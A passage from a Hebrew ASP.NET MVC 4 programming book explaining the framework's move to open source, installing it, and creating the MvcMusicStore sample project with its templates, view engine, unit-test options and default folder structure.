- **אפשרות להוסיף בקר בכל מקום**: בעבר, האפשרות Add Controller של Visual Studio הופיעה רק בתפריט הקיצור של תיקיית הבקרים (Controllers). אולם תיקיית הבקרים קיימת מטעמי ארגון וסדר בלבד (תשתית MVC תזהה כל מחלקה שמיישמת את הממשק IController בתור מחלקת בקר, ללא תלות במיקום שלה ביישום). מערך כלי Visual Studio עודכן בגרסה MVC 4 כדי שהאפשרות Add Controller תוצג בתפריטי הקיצור של כל התיקיות של פרויקט MVC של המשתמש. הדבר מאפשר למשתמש לארגן את הבקרים בכל דרך רצויה. למשל, ניתן להפרידם לקבוצות לוגיות או להפריד בין בקרי MVC לבין בקרי Web API.

קוד פתוח

תשתית ASP.NET MVC הופצה תחת רישיון קוד פתוח מאז גרסתה הראשונה, אך בעוד שהקוד היה פתוח לכל, הוא לא היה פרויקט קוד פתוח אמיתי. המשתמשים יכלו לקרוא את הקוד, הם יכלו לשנות אותו, ואפילו יכלו להפיץ את השינויים שלהם באופן עצמאי, אבל הם לא יכלו לתרום את הקוד שלהם למאגר הקוד הרשמי של MVC.

כל זה השתנה עם הכרזת הקוד הפתוח של ASP.NET Web Stack במאי 2012. הכרזה זו סימנה את המעבר של תשתיות ASP.NET MVC, של ASP.NET Web Pages (כולל מנוע התצוגה Razor) ושל ASP.NET Web API מהפצה תחת רישיון קוד פתוח, לפרויקטים אמיתיים של קוד פתוח. כל עדכוני הקוד והמעקבים אחר סוגיות שונות בפרויקטים הללו מבוצעים במאגרי קוד ציבוריים, וחברי הקהילה רשאים להגיש קוד משלהם, אשר מוסף לתשתית, בתנאי שצוות הפיתוח מאשר אותן.

למרות שלא חלף זמן רב מאז פתיחת הפרויקט לציבור, מספר תיקוני באגים ושיפורים התקבלו כבר לקוד הרשמי ויופצו עם גרסה MVC 4. הצעות קוד חיצוניות מוערכות ונבדקות על ידי הצוות של ASP.NET, וכאשר ישוחררו, הם יזכו לתמיכה מלאה מצד Microsoft בדומה לכל הגרסאות הקודמות של ASP.NET MVC.

גם אם אין בכוונתכם לסייע בכתיבת קוד המקור, מאגר הקוד הציבורי הוא דרך מצוינת לעקוב אחר הפיתוחים החדשים. בעוד שבעבר נאלצנו לחכות לגרסאות ביניים כדי לראות על מה הצוות עובד, כעת ניתן לעקוב אחר עדכונים בקוד בזמן אמת (בכתובת http://aspnetwebstack.codeplex.com/SourceControl/list/changesets), ואפילו להריץ עדכוני קוד שמועלים מדי ערב כדי לנסות את האפשרויות והתכונות החדשות שמוצגות בהם.

יצירת יישום MVC 4

הדרך הטובה ביותר להבין כיצד פועלת MVC 4 היא להתחיל לבנות יישום, וזה בדיוק מה שנעשה עכשיו.

דרישות התוכנה עבור ASP.NET MVC 4

תשתית MVC 4 נתמכת **בצד הלקוח** על ידי מערכות הפעלה אלו:

- Windows XP
- Windows Vista
- Windows 7
- Windows 8

תשתית MVC 4 נתמכת **בשרת** על ידי מערכות הפעלה אלו:

- Windows Server 2003

- Windows Server 2008
- Windows Server 2008 R2

כלי הפיתוח של MVC 4 משולבים ב- Visual Studio 2012, וניתן להתקינם במערכת Visual Studio 2010 SP1 או Visual Web Developer 2010 Express SP1.

התקנת ASP.NET MVC 4

לאחר שווידאתם שאתם עומדים בדרישות הבסיסיות, הגיע הזמן להתקין את ASP.NET MVC 4. למרבה המזל מדובר בתהליך די פשוט.

התקנה במקביל לגרסאות קודמות של MVC

באפשרותכם להתקין את גרסת MVC 4 לצד גרסאות קודמות של MVC, ולכן אין צורך בהכנות מקדימות כלשהן לפני תחילת ההתקנה. לאחר ההתקנה תוכלו להמשיך ליצור ולעדכן יישומי MVC מגרסאות 1, 2 או 3 בדיוק כפי שעשיתם עד כה.

התקנת רכיבי הפיתוח של MVC 4

כלי הפיתוח של ASP.NET MVC 4 תומכים ב- Visual Studio 2010 ו-Visual Studio 2012, לרבות גרסאות Express של שני המוצרים אשר מופצות ללא תשלום.

תשתית MVC 4 כלולה בתוכנה Visual Studio 2012, ולכן אין צורך בהתקנה נוספת. אם אתם משתמשים ב- Visual Studio 2010, תוכלו להתקין את MVC 4 באמצעות Web Platform Installer (http://www.microsoft.com/web/gallery/install.aspx?appid=MVC4VS2010) או באמצעות קובץ התקנה להרצה (להורדה בכתובת http://go.microsoft.com/fwlink/?LinkID=243392). עדיף להשתמש ב- Web Platform Installer (אשר נקרא לעתים בקיצור WebPi) מכיוון שכך ניתן להוריד ולהתקין את הרכיבים הנחוצים בלבד. קובץ ההתקנה להרצה יכול לפעול ללא חיבור לאינטרנט, ולכן הוא מכיל את כל הרכיבים הזמינים למקרה שיידרשו.

התקנת MVC 4 בשרת

אשפי ההתקנה יודעים לזהות שהם מופעלים במחשב ללא סביבת פיתוח נתמכת, ובמקרה שכזה הם מתקינים רק את הרכיבים שמיועדים לשרת. בהנחה שהשרת מחובר לאינטרנט, התקנה באמצעות WebPI תהיה פחות כבדה, מכיוון שכך לא תידרשו להתקין את כלי הפיתוח.

בעת התקנת MVC 4 בשרת, רכיבי קוד זמן הריצה של MVC מותקנים ב- Global Assembly Cache (GAC) כדי שיהיו זמינים לכל אתר שפועל בשרת. אפשרות נוספת היא לצרף את רכיבי הקוד הנחוצים לתוך היישומים עצמם, וברור שבמקרה זה אין צורך להתקין אותם גם בשרת. תהליך זה, אשר מכונה bin deployment, דורש קצת יותר עבודה. לפני עדכון הכלים של MVC 3, המפתחים נדרשו להגדיר באופן ידני את רכיבי הקוד לאפשרות Copy Local בסביבת

Visual Studio, או להשתמש בתיבת הדו-שיח Include Deployable Assemblies. החל מגרסת MVC 4, כל הרכיבים נכללים באמצעות הפניות NuGet. כלומר, כל הרכיבים הדרושים נוספים באופן אוטומטי לתיקייה bin, וכל יישומי MVC 4 יכולים להיפרס באמצעות bin deployment. זוהי הסיבה שהתיבה Include Deployable Assemblies אינה קיימת ב- Visual Studio 2012.

יצירת יישום ASP.NET MVC 4


לאחר התקנת MVC 4 תתווספנה אפשרויות חדשות לסביבת העבודה Visual Studio 2010 וגם אל Visual Web Developer 2010. העבודה עם שתי סביבות הפיתוח המשולבות (IDE) מאוד דומה. מכיוון שספר זה מיועד לאנשי מקצוע, נתמקד בפיתוח בסביבת הפיתוח Visual Studio, ונזכיר את Visual Web Developer רק כאשר קיימים הבדלים משמעותיים.

MVC Music Store


חלק מהדוגמאות שישמשו אותנו במהלך ספר זה מבוססות במידה מסוימת על ההדרכה שנועדה עבור האתר לדוגמה MVC Music Store. ניתן להוריד את ההדרכה הזו בכתובת http://mvcmusicstore.codeplex.com. היא כוללת ספר אלקטרוני של 150 עמודים באנגלית אשר מכסה היבטים שונים של בניית יישומי MVC 4. ספר זה כולל הסברים מקיפים ומעמיקים יותר, אבל היה לנו חשוב לספק איזשהו בסיס התחלתי למקרה שתזדקקו למידע נוסף בנושאים היסודיים.

כדי ליצור פרויקט MVC חדש:

1. בחרו File ⇦ New Project, כמוצג בתרשים 1-6.
2. תחת Installed Templates, בעמודה השמאלית של תיבת הדו-שיח New Project (תרשים 1-7), בחרו ברשימת התבניות Visual C# ⇦ Web. כעת תופיע בעמודה האמצעית רשימה שמכילה סוגים שונים של יישומי אינטרנט.
3. בחרו ASP.NET MVC 4 Web Application, הזינו **MvcMusicStore** בשדה השם, ולחצו OK.



תרשים 1-6




תרשים 1-7

תיבת הדו-שיח New ASP.NET MVC 4 Project

לאחר יצירת יישום MVC 4 חדש, תוצג בפניכם תיבת דו-שיח עם מספר אפשרויות ייחודיות ליישומי MVC אשר לפיהן יבנה הפרויקט החדש, כמוצג בתרשים 1-8. על ידי שינוי

האפשרויות שבתיבת הדו-שיח הזו תוכלו לשלוט בחלק גדול מההגדרות הבסיסיות של היישומים שלכם, החל מניהול חשבונות וכלה במנועי תצוגה ובדיקות.



תרשים 8-1

תבניות יישום

תחילה עליכם לבחור את התבנית הרצויה מבין מספר תבניות פרויקט מובנות:

- **תבנית Internet Application**: תבנית זו מכילה את היסודות ליצירת יישום MVC אינטרנטי - יסודות אלה מאפשרים להריץ את היישום מיד לאחר יצירתו ולהציג מספר דפים סטנדרטיים בחלון הדפדפן (מיד נעשה זאת). התבנית הזו כוללת גם מספר פעולות ניהול חשבון בסיסיות שמורצות מול מערכת ASP.NET Membership (כמוסבר בפרק 7).
- **תבנית Intranet Application**: תבנית ייחודית ליישומי אינטראנט (אינטרנט ארגוני) אשר נוספה לתשתית כחלק מעדכון הכלים של ASP.NET MVC 3. היא דומה לתבנית Internet Application, אך בניגוד אליה, פעולות ניהול החשבון מורצות מול חשבונות Windows ולא מול מערכת ASP.NET Membership.
- **תבנית Basic**: זוהי תבנית מינימלית למדי. היא כוללת את התיקיות הבסיסיות, גליונות CSS ואת היסודות של יישום MVC, אך שום דבר מעבר לזה. אם תריצו יישום שנוצר באמצעות תבנית Basic, תקבלו הודעת שגיאה ואז תצטרכו להשקיע מאמץ רב כדי


להגיע לנקודת הפתיחה. אז למה זה טוב? תבנית Basic מיועדת למפתחי MVC מנוסים עם העדפות אישיות מאוד ברורות באשר למבנה היישומים שלהם.

- **תבנית Empty**: בגרסאות הקודמות של התשתית תבנית Basic נקראה תבנית Empty, אך מפתחים רבים התלוננו שהיא לא ריקה במידה מספקת. עם MVC 4, שם התבנית שנקראה בעבר Empty הוחלף ל-Basic, וכעת תבנית Empty החדשה מצדיקה את שמה. היא מכילה רכיבי קוד ומבנה תיקיות בסיסי, אבל שום דבר מעבר לזה.
- **תבנית Mobile Application**: כפי שכבר נאמר בתחילת הפרק, תבנית Mobile Application כוללת קישורים לספריית jQuery Mobile כדי להקל על יצירת אתרים שמיועדים להצגה בהתקנים ניידים בלבד. התבנית כוללת ערכות תצוגה לנייד, ממשק משתמש מותאם לצגי מגע ותמיכה בניווט Ajax.
- **תבנית Web API**: תשתית ASP.NET Web API משמשת ליצירת שירותי HTTP (הסבר מעמיק ניתן בפרק 11). תבנית Web API דומה לתבנית Internet Application, עם שינויים שנועדו לייעל את הפיתוח באמצעות Web API. לדוגמה, התבנית אינה כוללת מנגנונים לניהול חשבונות משתמשים מכיוון שלעתים קרובות ניהול החשבונות באמצעות Web API שונה בצורה משמעותית מניהול החשבונות הסטנדרטי של MVC. היכולות של Web API זמינות גם בשאר תבניות הפרויקט של MVC, ואפילו בפרויקטים שאינם מסוג MVC.

מנועי תצוגה

האפשרות הבאה בתיבת הדו-שיח New ASP.NET MVC 4 Project היא רשימת הבחירה View Engine. מנועי תצוגה מספקים שפות מסגרת, שיכולות לשמש ליצירת תגיות HTML ביישום MVC.

לפני MVC 3, האפשרות המובנית היחידה הייתה מנוע התצוגה ASPX, או Web Forms. אפשרות זו עדיין זמינה, כפי שניתן לראות בתרשים 9-1.



תרשים 9-1

אולם, החל מגרסת MVC 3 נוספה אפשרות חדשה: מנוע התצוגה Razor. בהמשך הלימוד, ובמיוחד בפרק 3, נדון בנושא זה בהרחבה.

בדיקות

כל תבניות הפרויקט המובנות כוללות אפשרות ליצירת פרויקט בדיקות ממוקדות (unit test), כפי שמוצג בתרשים 10-1.

תרשים 10-1

אם לא תסמנו את תיבת הסימון Create a Unit Test Project, הפרויקט שייווצר לא יכלול בדיקות ממוקדות, ובמקרה זה שאר האפשרויות אינן רלוונטיות.

המלצה: סמנו את התיבה

אנחנו מקווים שתתרגלו לסמן את התיבה Create a Unit Test Project בכל פרויקט שאתם יוצרים.

איני מנסה לגייס אתכם לאיזו כת של בדיקות ממוקדות (לפחות לא בשלב זה). נדון בבדיקות ממוקדות בהרחבה במהלך הלימוד, ובעיקר בפרק 12, אשר עוסק בבדיקות ובדפוסים ניתנים לבדיקה. ברצוני להמליץ בלבד ואינכם חייבים לסמן את אפשרות הבדיקה אם אינכם רוצים.

רוב המפתחים ששוחחתי איתם משוכנעים שלבדיקות יחידה יש יתרונות רבים. אלה שאינם משתמשים בבדיקות ממוקדות, היו מעוניינים לעשות זאת, אך הם חוששים שהדבר יכביד עליהם. הם אינם יודעים כיצד להתחיל, מפחדים לטעות, ואפשר אפילו לומר שהם משותקים. אני מכיר את ההרגשה - הייתי שם.

אז הנה מה שאני מציע: תסמנו את התיבה. אינכם חייבים לדעת דבר על בדיקות ממוקדות. אתם לא צריכים הסמכה מיוחדת או קעקוע של ALT.NET כדי לעשות זאת. ספר זה מכיל את כל הדרוש לכם כדי ללמוד לבצע בדיקות ממוקדות, אבל הדרך הטובה ביותר להתחיל היא פשוט לסמן את התיבה כדי שבהמשך, אם תרצו, תוכלו להתחיל לכתוב כמה בדיקות ללא צורך בהכנות מקדימות.

לאחר סימון התיבה Create a Unit Test Project, תלמדו שאפשרויות נוספות תהפכנה לזמינות:

- הראשונה מאוד פשוטה: קבעו שם כלשהו לפרויקט הבדיקה שלכם.
- האפשרויות השנייה מוֹרָה לבחור תשתית בדיקה, כמוצג בתרשים 11-1.

חלקכם בוודאי הבחינו שהרשימה הנפתחת כוללת תשתית בדיקה אחת בלבד, עובדה שלכאורה מייתרת לחלוטין את הרשימה. הסיבה שהיא בכל זאת קיימת היא, שתיבת הדו-שיח פתוחה לרישום של תשתיות בדיקות ממוקדות נוספות. על כן, אם תתקינו תשתית בדיקת ממוקדת חדשה (כגון xUnit, NUnint, MbUnit וכו'), היא תצורף לרשימה הנפתחת.

תרשים 11-1

הערה תשתית בדיקת היחידה של Visual Studio כלולה רק בחבילת Visual Studio Professional 2012 ומעלה. אם אתם משתמשים בגרסה Standard Edition או Express של Visual Studio 2012, עליכם להוריד ולהתקין את הרחבת NUnit, MbUnit או xUnit עבור ASP.NET MVC כדי שאפשרות זו תהיה זמינה בתיבת הדו-שיח.

הרשמה של תשתיות בדיקת ממוקדת לרשימה הנפתחת

האם תהיתם כיצד מתבצעת הרשמה של תשתית בדיקה לתיבת הדו-שיח New Project של MVC?

התהליך מוסבר במלואו באתר MSDN, אך באופן כללי הוא בנוי משני שלבים עיקריים: (http://msdn.microsoft.com/en-us/library/dd381614.aspx)


1. תחילה עליכם ליצור ולהתקין פרויקט תבנית עבור פרויקט הבדיקה החדש (MVC Test Project).
2. לאחר מכן בצעו הרשמה של סוג פרויקט הבדיקה החדש על ידי הוספת מספר רישומים ב- Registry תחת

   HKEY_CURRENT_USER\Software\Microsoft\VisualStudio\10.0_Config\MVC4\TestProjectTemplates.


ניתן לכלול את שני השלבים הללו בתהליך ההתקנה של תשתית בדיקה ממוקדת, אבל אם תרצו, תוכלו להתאימם באופן אישי ללא מאמץ רב.

בדקו את ההגדרות שבחרתם בתיבת הדו-שיח New ASP.NET MVC 4 Project כדי לוודא שהן תואמות להגדרות שבתרשים 12-1, ולחצו OK לאישור.

התשתית מספקת לכם פתרון שכולל שני פרויקטים - אחד עבור יישום האינטרנט והשני עבור בדיקות ממוקדות, כפי שמוצג בתרשים 13-1.




תרשים 1-12



תרשים 1-13

המבנה של יישום MVC

כאשר אתם יוצרים יישום ASP.NET MVC חדש באמצעות Visual Studio, מתווספים לפרויקט באופן אוטומטי מספר קבצים ותיקיות, כמוצג בתרשים 14-1. פרויקטים שנוצרים באמצעות תבנית Internet Application של ASP.NET MVC כוללים שמונה תיקיות ראשיות, כמפורט בטבלה 1-1.



תרשים 14-1

טבלה 1-1: תיקיות ברירת המחדל הראשיות


תיקייה	ייעוד
/Controllers	אחסון מחלקות הבקרים אשר מטפלות בבקשות URL.
/Models	אחסון מחלקות שמייצגות ומעבדות נתונים ואובייקטים עסקיים.
/Views	אחסון קבצי תבנית UI שאחראים על מימוש פלט, כגון HTML.
/Scripts	אחסון קבצי ספרייה ותסריטי JavaScript (.js).
/Images	אחסון תמונות שמוצגות באתר.
/Content	אחסון גיליונות CSS ותכני אתר אחרים, שאינם תסריטים או תמונות.
/Filters	אחסון הקוד של המסננים. מסננים הינם כלי פיתוח מתקדמים והם מוסברים בפרק 14.
/App_Data	אחסון קבצי נתונים שברצונכם לקרוא/לכתוב.
/App_Start	אחסון קוד תצורה עבור מנגנונים שונים, כמו למשל ניתוב, איחוד ו-Web API.

ואם איני מרוצה ממבנה התיקיות?


מבנה התיקיות אינו נחוץ לתשתית ASP.NET MVC. למעשה, מפתחים שעובדים על יישומים גדולים בדרך כלל יפרידו את היישום למספר פרויקטים, כדי להקל על ניהול כל המידע (לדוגמה, מחלקות מודלי נתונים ממוקמות לעתים בפרויקט שמיועד לספריות של מחלקות, ובנפרד מיישום האינטרנט). עם זאת, מבנה ברירת המחדל של הפרויקט מספק תיקיות סטנדרטיות מקובלות שמסייעות לשמור על הפרדת התפקידים בתוך היישום.

להלן מספר נקודות חשובות בנוגע לקבצים ותיקיות.

- בתוך התיקייה Controllers/ תמצאו שתי מחלקות בקר (תרשים 1-15) - HomeController ו-AccountController - שמוּסָפות לפרויקט על ידי Visual Studio על פי ברירת מחדל.
- בתיקייה Views/ תמצאו שלוש תיקיות משנה - Account/, Home/ ו- Shared/ - שבכל אחת מהן יש מספר קבצי תבנית. גם תיקיות אלו מוּסָפות לפרויקט על פי ברירת מחדל (תרשים 1-16).




תרשים 1-15




תרשים 1-16

- בתיקיות Content/ ו-Scripts/ תמצאו קובץ Site.css אשר משמש להגדרת הסגנון של כל דפי HTML באתר. בנוסף, יש בו גם ספריות JavaScript שמַתירות שימוש באפשרויות jQuery ביישום (תרשים 1-17).
- בפרויקט MvcMusicStore.Tests תמצאו שתי מחלקות שמכילות בדיקות ממוקדות עבור מחלקות הבקר שלכם (תרשים 1-18).



תרשים 1-17



תרשים 1-18

קבצי ברירת המחדל הללו, אשר נוצרים על ידי Visual Studio, מספקים את המבנה הבסיסי הדרוש ליישום אינטרנט מתפקד, כולל דף בית, דף אודות, דפים לכניסה והתנתקות של משתמשים רשומים ורישום משתמשים חדשים, וגם דף שגיאות שלא מטופלות. כל הדפים מגיעים כשהם מחוברים כהלכה ומוכנים לפעולה.

תשתית ASP.NET MVC ומוסכמות

